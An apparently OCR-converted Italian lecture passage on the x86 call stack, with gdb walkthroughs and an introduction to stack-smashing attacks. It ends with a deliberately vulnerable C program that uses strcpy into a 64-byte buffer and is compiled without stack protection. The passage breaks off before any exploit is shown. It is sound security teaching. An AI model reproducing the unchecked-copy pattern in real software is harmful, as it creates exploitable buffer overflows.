

.text
...
&A
A()
...
&B
B()
...
&B: push ebp
mov ebp, esp
sub esp,0x18
...
leave
ret
← EIP
stack
k
j
x
← ESP/EBP
saved frame pointer
return address in A
parametro passato a B
k
var locali A
SFP chiamante di A
RA in chiamante di A
parametri A
...


.text
...
&A
A()
...
&B
B()
...
&B: push ebp
mov ebp, esp
sub esp,0x18
...
leave
ret
← EIP
stack
k
← ESP
spazio riservato a
var locali di B
k
j
x
← EBP
var locali A
SFP chiamante di A
RA in chiamante di A
parametri A
...
saved frame pointer
return address in A
parametro passato a B


.text
...
&A
A()
...
&B
B()
...
&B: push ebp
mov ebp, esp
sub esp,0x18
...
leave
ret
← EIP
leave:
-> mov esp, ebp
pop ebp
stack
k
← ESP
spazio riservato a
var locali di B
k
j
x
← EBP
var locali A
SFP chiamante di A
RA in chiamante di A
parametri A
...
saved frame pointer
return address in A
parametro passato a B


.text
...
&A
A()
...
&B
B()
...
&B: push ebp
mov ebp, esp
sub esp,0x18
...
leave
ret
← EIP
leave:
mov esp, ebp
-> pop ebp
stack
k
spazio riservato a
var locali di B
k
j
x
← EBP/ESP
saved frame pointer
return address in A
parametro passato a B
var locali A
SFP chiamante di A
RA in chiamante di A
parametri A
...


.text
...
&A
A()
...
&B
B()
...
&B: push ebp
mov ebp, esp
sub esp,0x18
...
leave
ret
← EIP
ret:
eip = pop()
stack
spazio riservato a
var locali di B
k
j
x
← ESP
return address in A
parametro passato a B
k
var locali A
SFP chiamante di A
RA in chiamante di A
parametri A
← EBP
...


.text
&A
A()
&B
B()
...
i:
j:
mov DWORD PTR [esp],eax
call &B
← EIP
stack
k
spazio riservato a
var locali di B
k
j
x
← ESP
parametro passato a B
var locali A
SFP chiamante di A
RA in chiamante di A
parametri A
← EBP

# lo stack e le chiamate a funzione: test I

- passiamo ora ad esaminare il meccanismo col debugger
- l'esempio seguente è solo leggermente più complesso:
  - due parametri (valori da sommare)
  - valore di ritorno (somma)

```
// callstack.c

#include <stdio.h>
#include <stdlib.h>

int fsum(int p1, int p2) {
  printf("-- f() --------------------\n");
  printf("p1       | %6d | %p\n", p1, &p1);
  printf("p2       | %6d | %p\n", p2, &p2);
  printf("----------------------------\n");
  return p1+p2;
}
```

# lo stack e le chiamate a funzione: test II

```
int main(int argc, char** argv) {
  printf("   VAR   |  VAL   |  ADDR\n");
  printf("-- main() -----------------\n");
  int p1 = 1;
  int p2 = 2;
  printf("p1       | %6d | %p\n", p1, &p1);
  printf("p2       | %6d | %p\n", p2, &p2);
  int retval = fsum(p1, p2);
  printf("retval   | %6d | %p\n", retval, &retval);

  getchar();

  return 0;
}
```

# lo stack e le chiamate a funzione: test

- impostiamo un breakpoint sulla linea dove tale chiamata avviene ed eseguiamo il programma

```
(gdb) r
Starting program: /mnt/SR2/code/callstack
   VAR    |  VAL    |  ADDR
-- main() -----------------
p1        |       1 | 0xbffff3ec
p2        |       2 | 0xbffff3e8

Breakpoint 1, main (argc=1, argv=0xbffff4a4) at callstack.c:19
19 int retval = fsum(p1, p2);
```

- osserviamo la posizione in memoria delle variabili `p1` e `p2`
  - sullo stack, nel contesto della funzione `main()`

# lo stack e le chiamate a funzione: test

```
(gdb) disas
Dump of assembler code for function main:
...
=> 0x0804851e <+107>: mov    edx,DWORD PTR [esp+0x18]
   0x08048522 <+111>: mov    eax,DWORD PTR [esp+0x1c]
   0x08048526 <+115>: mov    DWORD PTR [esp+0x4],edx
   0x0804852a <+119>: mov    DWORD PTR [esp],eax
   0x0804852d <+122>: call   0x8048454 <fsum>
   0x08048532 <+127>: mov    DWORD PTR [esp+0x14],eax
...
(gdb) x/1x $esp+0x18
0xbffff3e8: 0x00000002
(gdb) x/1x $esp+0x1c
0xbffff3ec: 0x00000001
```

- p1 e p2 vengono copiati sul top dello stack prima della CALL

# lo stack e le chiamate a funzione: test

```
(gdb) break *0x8048454
Breakpoint 2 at 0x8048454: file callstack.c, line 4.

(gdb) c
Continuing.
Breakpoint 2, fsum (p1=1, p2=2) at callstack.c:4
4 int fsum(int p1, int p2) {

(gdb) disas
Dump of assembler code for function fsum:
=> 0x08048454 <+0>: push   ebp
   0x08048455 <+1>: mov    ebp,esp
   0x08048457 <+3>: sub    esp,0x18
[...]
```

- proseguiamo fino al prologo di `fsum()` tramite breakpoint

CALL ha

- passato il controllo all'istruzione all'indirizzo `0x08048454`
- salvato sullo stack l'indirizzo a cui far tornare l'esecuzione quando sarà eseguita una RET (il RA)

```
(gdb) x/12x $esp

ESP -> 0xbffff3cc: 0x08048532 <- RA
       0xbffff3d0: 0x00000001 <- parametro p1
       0xbffff3d4: 0x00000002 <- parametro p2
       0xbffff3d8: 0xbffff3e8
       0xbffff3dc: 0xbffff3f8
       0xbffff3e0: 0x0015d4a5
       0xbffff3e4: 0x0011e030
       0xbffff3e8: 0x00000002 <- var p2 del main
       0xbffff3ec: 0x00000001 <- var p1 del main
       0xbffff3f0: 0x08048570
       0xbffff3f4: 0x00000000
EBP -> 0xbffff3f8: 0xbffff478
```

## prologo funzione (1/3): push ebp

- salva l'attuale *frame pointer* sullo stack

```
(gdb) x/4x $esp
0xbffff3c8: 0xbffff3f8 0x08048532 0x00000001 0x00000002

ESP     -> 0xbffff3c8: 0xbffff3f8 <- SFP
           0xbffff3cc: 0x08048532 <- RA
           0xbffff3d0: 0x00000001 <- p1
           0xbffff3d4: 0x00000002 <- p2
           0xbffff3d8: 0xbffff3e8
           0xbffff3dc: 0xbffff3f8
           0xbffff3e0: 0x0015d4a5
           0xbffff3e4: 0x0011e030
           0xbffff3e8: 0x00000002
           0xbffff3ec: 0x00000001
           0xbffff3f0: 0x08048570
           0xbffff3f4: 0x00000000
EBP     -> 0xbffff3f8: 0xbffff478
```

## prologo funzione (2/3): `mov ebp,esp`

- imposta come *frame pointer* l'attuale *stack pointer*

```
ESP/EBP -> 0xbffff3c8: 0xbffff3f8 <- SFP
           0xbffff3cc: 0x08048532 <- RA
           0xbffff3d0: 0x00000001 <- p1
           0xbffff3d4: 0x00000002 <- p2
           0xbffff3d8: 0xbffff3e8
           0xbffff3dc: 0xbffff3f8
           0xbffff3e0: 0x0015d4a5
           0xbffff3e4: 0x0011e030
           0xbffff3e8: 0x00000002
           0xbffff3ec: 0x00000001
           0xbffff3f0: 0x08048570
           0xbffff3f4: 0x00000000
           0xbffff3f8: 0xbffff478 <- EBP puntava qui: SFP
```

## prologo funzione (3/3): `sub esp,0x18`

- riserva dello spazio sullo stack per l'utilizzo locale da parte della funzione

```
ESP      -> 0xbffff3b0: 0xbffff3f8
            0xbffff3b4: 0x00175160
            0xbffff3b8: 0x002844e0
            0xbffff3bc: 0x08048651
            0xbffff3c0: 0xbffff3d4
            0xbffff3c4: 0x00283ff4
EBP      -> 0xbffff3c8: 0xbffff3f8 <- SFP
            0xbffff3cc: 0x08048532 <- RA
EBP+0x8     0xbffff3d0: 0x00000001 <- p1
EBP+0xc     0xbffff3d4: 0x00000002 <- p2
            ...
            0xbffff3f8: 0xbffff478 <- EBP puntava qui: SFP
```

- p1 e p2 vengono sommati in EAX, poi si arriva all'epilogo

```
(gdb) break *0x080484a8
Breakpoint 3 at 0x80484a8: file callstack.c, line 9.
(gdb) c
Continuing.
-- f() --------------------
p1        |       1 | 0xbffff3e0
p2        |       2 | 0xbffff3e4
---------------------------
Breakpoint 3, fsum (p1=1, p2=2) at callstack.c:9
9 return p1+p2;

(gdb) disas
Dump of assembler code for function fsum:
...
=> 0x080484a8 <+84>: mov    edx,DWORD PTR [ebp+0x8]
   0x080484ab <+87>: mov    eax,DWORD PTR [ebp+0xc]
   0x080484ae <+90>: lea    eax,[edx+eax*1]
   0x080484b1 <+93>: leave
   0x080484b2 <+94>: ret
```

# lo stack e le chiamate a funzione: test

- l'epilogo consiste di due istruzioni, LEAVE e poi RET

L'istruzione LEAVE corrisponde a

```
mov esp, ebp ; eliminazione dello stack frame di fsum()
pop ebp      ; ripristino del frame pointer del main,
    recuperando SFP dallo stack
```

Si invertono le operazioni effettuate dal prologo della funzione:

```
push ebp      ; salva sullo stack il frame pointer
mov  ebp, esp ; imposta il frame pointer al valore sul top dello
     stack
```

# lo stack e le chiamate a funzione

L'istruzione RET, che termina la funzione

- pone EIP al return address RA, prelevandolo dallo stack
  - facendo tornare l'esecuzione al `main()`

```
(gdb) si
0x08048532 in main (argc=1, argv=0xbffff4a4) at callstack.c:19
19 int retval = fsum(p1, p2);
(gdb) disas
Dump of assembler code for function main:
...
   0x0804852d <+122>: call   0x8048454 <fsum>
=> 0x08048532 <+127>: mov    DWORD PTR [esp+0x14],eax
...
```

- il risultato, in EAX, viene salvato in `retval` (esp+0x14)

# lo stack e le chiamate a funzione: osservazioni

Mostrato un esempio, ma ci sono eccezioni...

- diverse *calling convention* definiscono diverse regole relative al passaggio di parametri e alla gestione dello stack, ad esempio:
  - il *"cleanup"* dello stack può essere delegato al chiamante
    - nel nostro esempio è fatto nell'epilogo della funzione
  - i parametri possono essere passati tramite i registri
    - come visto con le syscall Linux
- ottimizzazioni del compilatore
  - libertà prendere scorciatoie, nell'ambito di un singolo segmento di codice
    - *inlining* di chiamate, tail recursion optimization...

Non difficile derivare i dettagli su una specifica chiamata studiandone il disassembly.

# stack smashing

- Phrack, 1996: "Smashing the stack for fun and profit" (Elias Levy, a.k.a. *Aleph One*)
  - per la prima volta pubblicati i dettagli di questa tipologia di attacco
- 15 anni dopo?
  - problema "mitigato" grazie a una serie di contromisure (che vedremo a breve)
    - ma rimane presente...

# stack smashing

il linguaggio C non prevede il *bound checking* degli array

- filosofia dietro la progettazione del C/C++:
  - mai effettuare in automatico operazioni, potenzialmente non necessarie, che comportano overhead
- è responsabilità del programmatore eseguire i controlli
  - può effettuarli solo quando è effettivamente necessario...
  - ...lasciando l'esecuzione efficiente al massimo in tutti gli altri casi

# stack smashing

- Cosa accade se si riesce a scrivere al di fuori dell'area designata a un buffer locale in una funzione?
  - si va a scrivere "più giù" del previsto sullo stack
  - sovrascrivendo eventuali altre variabili locali e soprattutto...
    - sovrascrivendo il *return address* (RA)
- Cosa comporta sovrascrivere il RA?
  - riuscire a ridirigere il flusso di esecuzione del programma
    - al termine della funzione, la `RET` pone `EIP` = RA.
- Dove ridiregiamo l'esecuzione del programma?
  - verso uno shellcode che implementa il payload desiderato dall'attaccante
    - contestualmente o precedentemente iniettato in memoria

# stack smashing

- vediamo un esempio minimale:


```
// simpleoverflow.c

/* compile with
gcc -g -fno-stack-protector -z execstack \
    -o simpleoverflow simpleoverflow.c
*/

#include <stdio.h>
#include <string.h>

void vuln(char *arg) {
    char buf[64];
    strcpy(buf, arg);
}

int main(int argc, char *argv[]) {
    vuln(argv[1]);
    return 0;
}
```


# stack smashing


La vulnerabilità è ovvia:

